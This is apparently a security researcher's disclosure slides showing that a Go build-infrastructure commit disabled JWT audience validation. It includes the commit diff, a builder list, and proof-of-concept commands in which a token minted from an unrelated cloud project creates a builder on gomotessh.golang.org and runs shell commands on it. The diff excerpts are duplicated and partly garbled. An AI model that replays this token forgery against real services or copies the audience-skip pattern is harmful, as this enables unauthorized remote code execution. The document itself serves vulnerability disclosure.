    }  
}
```

```
IAPSkipAudienceValidation = ""
```



```
RequireIAPAuthUnaryInterceptor(IAPSkipAudienceValidation)
```

Always Pass!



```
(validator) validate(ctx, idToken, audience) (*Payload, err) {  
    if audience != "" && payload.audience != audience {  
        return nil, fmt.Errorf("audience does not match")  
    }  
}
```



[go](#) / [build](#) / **8cc3517581090ba52a473fc0602e02169929d921**

commit	8cc3517581090ba52a473fc0602e02169929d921	[log] [tgz]
author	Carlos Amedee <carlos@golang.org>	Fri Jan 14 10
committer	Carlos Amedee <carlos@golang.org>	Sat Jan 15 00
tree	84a37675b293c344e243c08300cc322682f8792d	
parent	09d18253d412a5a6c4177d5056a968953fe6269e	[diff]

internal/access, cmd/coordinator: add option to **disable audience check**

This change adds the option to skip the validation of the audience field in JWT tokens. We understand that validating the JWT token is enough to know that the packet came from a valid source.

Updates [golang/go#48742](#)

[go](#) / [build](#) / **8cc3517581090ba52a473fc0602e02169929d921**

commit	8cc3517581090ba52a473fc0602e02169929d921	[log] [tgz]
author	Carlos Amedee <carlos@golang.org>	Fri Jan 14 10
committer	Carlos Amedee <carlos@golang.org>	Sat Jan 15 00
tree	84a37675b293c344e243c08300cc322682f8792d	
parent	09d18253d412a5a6c4177d5056a968953fe6269e	[diff]

internal/access, cmd/coordinator: add option to disable audience check

This change adds the option to skip the validation of the audience field in JWT tokens. We understand that validating the JWT token is enough to know that the packet came from a valid source.

Updates [golang/go#48742](#)

cmd/coordinator/coordinator.go

+2 -2

```
@@ -346,8 +346,8 @@ func main() {
346 346         if serviceID = env.IAPServiceID(coordinatorBackend); serviceID == "" {
347 347             log.Fatalf("unable to retrieve Service ID for backend service=%q", coordinatorBackend)
348 348         }
349 -         opts = append(opts,
350 -             grpc.UnaryInterceptor(access.RequireIAPAuthUnaryInterceptor(access.IAPAudienceGCE(env.ProjectNumber, serviceID)))
350 -             grpc.StreamInterceptor(access.RequireIAPAuthStreamInterceptor(access.IAPAudienceGCE(env.ProjectNumber, serviceID)))
349 +         opts = append(opts,
350 +             grpc.UnaryInterceptor(access.RequireIAPAuthUnaryInterceptor(access.IAPSkipAudienceValidation)))
350 +         opts = append(opts,
350 +             grpc.StreamInterceptor(access.RequireIAPAuthStreamInterceptor(access.IAPSkipAudienceValidation)))
351 351     }
352 352     // grpcServer is a shared gRPC server. It is global, as it needs to be used in places that aren't factored
353 353     grpcServer := grpc.NewServer(opts...)
```

cmd/coordinator/coordination

- RequireIAPAuthUnaryInterceptor(access.IAPAudienceGCE(env.ProjectNumber, serviceID))

+ RequireIAPAuthUnaryInterceptor(access.IAPSkipAudienceValidation)

```
348 348 }
349 349 - grpcServer := grpc.NewServer(opts,
350 350   grpc.UnaryInterceptor(access.RequireIAPAuthUnaryInterceptor(access.IAPAudienceGCE(env.ProjectNumber, serviceID))),
351 351   opts = append(opts,
352 352   grpc.StreamInterceptor(access.RequireIAPAuthStreamInterceptor(access.IAPAudienceGCE(env.ProjectNumber, serviceID))),
353 353   + opts = append(opts,
354 354   grpc.UnaryInterceptor(access.RequireIAPAuthUnaryInterceptor(access.IAPSkipAudienceValidation))),
355 355   opts = append(opts,
356 356   grpc.StreamInterceptor(access.RequireIAPAuthStreamInterceptor(access.IAPSkipAudienceValidation))),
357 357 }
358 358 // grpcServer is a shared gRPC server. It is global, as it isn't factored
359 359 otherwise.
360 360 grpcServer := grpc.NewServer(opts...)
```



Defined Builders

name

aix-ppc64
android-386-emu
android-amd64-emu
android-arm-corellium
android-arm64-corellium
darwin-amd64-10_15
darwin-amd64-11_0
darwin-amd64-12_0
darwin-amd64-13
darwin-amd64-longtest
darwin-amd64-nocgo
darwin-amd64-race
darwin-arm64-11
darwin-arm64-12
dragonfly-amd64-622
freebsd-386-12_3
freebsd-386-13_0
freebsd-amd64-12_3
freebsd-amd64-13_0
freebsd-amd64-race
freebsd-arm-paulzhol
freebsd-arm64-dmgk
freebsd-riscv64-unmatched
illumos-amd64

pool

[host-aix-ppc64-osuosl](#)
[host-linux-amd64-androidemu](#)
[host-linux-amd64-androidemu](#)
[host-android-arm64-corellium-android](#)
[host-android-arm64-corellium-android](#)
[host-darwin-amd64-10_15-aws](#)
[host-darwin-amd64-11-aws](#)
[host-darwin-amd64-12-aws](#)
[host-darwin-amd64-13-aws](#)
[host-darwin-amd64-13-aws](#)
[host-darwin-amd64-12-aws](#)
[host-darwin-amd64-12-aws](#)
[host-darwin-arm64-11](#)
[host-darwin-arm64-12](#)
[host-dragonfly-amd64-622](#)
[host-freebsd-amd64-12_3](#)
[host-freebsd-amd64-13_0](#)
[host-freebsd-amd64-12_3](#)
[host-freebsd-amd64-13_0](#)
[host-freebsd-amd64-13_0](#)
[host-freebsd-arm-paulzhol](#)
[host-freebsd-arm64-dmgk](#)
[host-freebsd-riscv64-unmatched](#)
[host-illumos-amd64-jclulow](#)

owners

[@trex58](#)
golang-dev
golang-dev
[@steeve](#), [@changkun](#)
[@steeve](#), [@changkun](#)
golang-dev
golang-dev
golang-dev
golang-dev
golang-dev
golang-dev
golang-dev
golang-dev
golang-dev
golang-dev
golang-dev
golang-dev
golang-dev
golang-dev
[@paulzhol](#)
[@dmgk](#)
[@mengzhuo](#)
[@jclulow](#)

splitline@splitlinedeMacBook-Pro:~/golang-cicd-sec/poc/poc

```
poc IAP_JWT=$(~/Users/splitline/golang-cicd-sec/make_iap_jwt.sh \
--cid 'a8ebf94c8-01ff-457a-aed4-4add00d5f328' \
--app-url 'https://serene-smoke-244105.uc.r.appspot.com/' \
--sa 'iap-tester@serene-smoke-244105.iam.gserviceaccount.com' \
--project 'serene-smoke-244105' \
2>/dev/null)
```

```
echo "${IAP_JWT:0:120}..."
```

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InVld2pWZyJ9.eyJhdWQiOiIvcHJvamVjdHMvMzE4OTA0NjM1Njg5L2FwcHMvc2VyZW51LXNtb2t...
```


```
poc go run . -target gomotessh.golang.org:443 -jwt "$IAP_JWT" create go1.25-linux-amd64
```


```
[*] Waiting (0 ahead)...
```


```
[+] Created iap-tester-go1.25-linux-amd64-0 (builder=go1.25-linux-amd64, host=swarming task)
```


```
poc go run . -target gomotessh.golang.org:443 -jwt "$IAP_JWT" -sys exec iap-tester-go1.25-linux-amd64-0 -- bash -c "id; uname -a"
uid=1000(swarming) gid=1000(swarming) groups=1000(swarming)
```


```
